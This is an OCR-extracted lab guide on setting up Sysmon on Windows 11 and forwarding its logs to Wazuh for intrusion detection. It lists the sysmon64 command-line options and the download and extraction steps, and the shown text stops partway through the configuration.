wazuh.

Wazuh – Sysmon Logs

APT Intrusion Detection

Lab Created By: MUHAMMAD MOIZ UD DIN RAFAY

Follow Me: linkedin.com/in/moizuddinrafay

What is Sysmon?

System Monitor (Sysmon) is a Windows system service and device driver that logs system activity to the Windows event log. It provides detailed information about process creation, network connections, file creation, registry changes, and more, which can be valuable for identifying and investigating malicious activity.

Integrating Sysmon with Wazuh

Integrating Sysmon logs with Wazuh enhances the capabilities of the Wazuh platform by providing detailed and granular event data. This integration enables more effective monitoring, detection, and analysis of potential security threats.


Benefits of Integrating Sysmon with Wazuh


1. **Enhanced Visibility**: Provides detailed insights into system-level events, which are essential for detecting sophisticated attacks.
2. **Improved Threat Detection**: Enables the identification of unusual patterns and behaviours that might indicate malicious activity.
3. **Centralized Log Management**: Aggregates Sysmon logs with other security data in Wazuh, facilitating centralized monitoring and analysis.
4. **Customizable Alerts**: Allows the creation of tailored alerts based on specific Sysmon event types and patterns, improving the accuracy and relevance of threat detection.
5. **Incident Response**: Aids in the investigation and response to security incidents by providing a rich set of data points and historical context.

Example Use Cases


- **Detecting Lateral Movement**: By monitoring network connections and process creation events, Sysmon logs can help identify lateral movement within a network.
- **Monitoring File Integrity**: Changes to critical system files can be tracked, enabling early detection of potential tampering or malware activity.
- **Investigating Suspicious Activity**: Detailed logs on process creation and registry changes provide valuable information for forensic investigations.


Step 01: Open “Event Viewer” and in the left panel go to “Application and Services Logs” > Microsoft > Windows. Scroll down and see there is no Sysmon.






Now we have to download and install Sysmon.
Link: https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon
visit the link and download Sysmon.





Scroll down little and read how to use and install Sysmon configurations.



Usage


Common usage featuring simple command-line options to install and uninstall Sysmon, as well as to check and modify its configuration:

Install: `sysmon64 -i [<configfile>]`
Update configuration: `sysmon64 -c [<configfile>]`
Install event manifest: `sysmon64 -m`
Print schema: `sysmon64 -s`
Uninstall: `sysmon64 -u [force]`


Expand table

Parameter	Description
-i	Install service and driver. Optionally take a configuration file.
-c	Update configuration of an installed Sysmon driver or dump the current configuration if no other argument is provided. Optionally takes a configuration file.
-m	Install the event manifest (implicitly done on service install as well).
-s	Print configuration schema definition.
-u	Uninstall service and driver. Using `-u force` causes uninstall to proceed even when some components are not installed.


After download Sysmon we have to download configuration file from GitHub.
Link: https://github.com/SwiftOnSecurity/sysmon-config




Now download “sysmonconfig-export.xml” file.




Sysmon and “sysmonconfig-export.xml” downloaded.




Step 02: Now we have to configure Sysmon in Windows11. We have to extract archive file of Sysmon.




Here is extracted files, I placed these files in “C:\” Drive



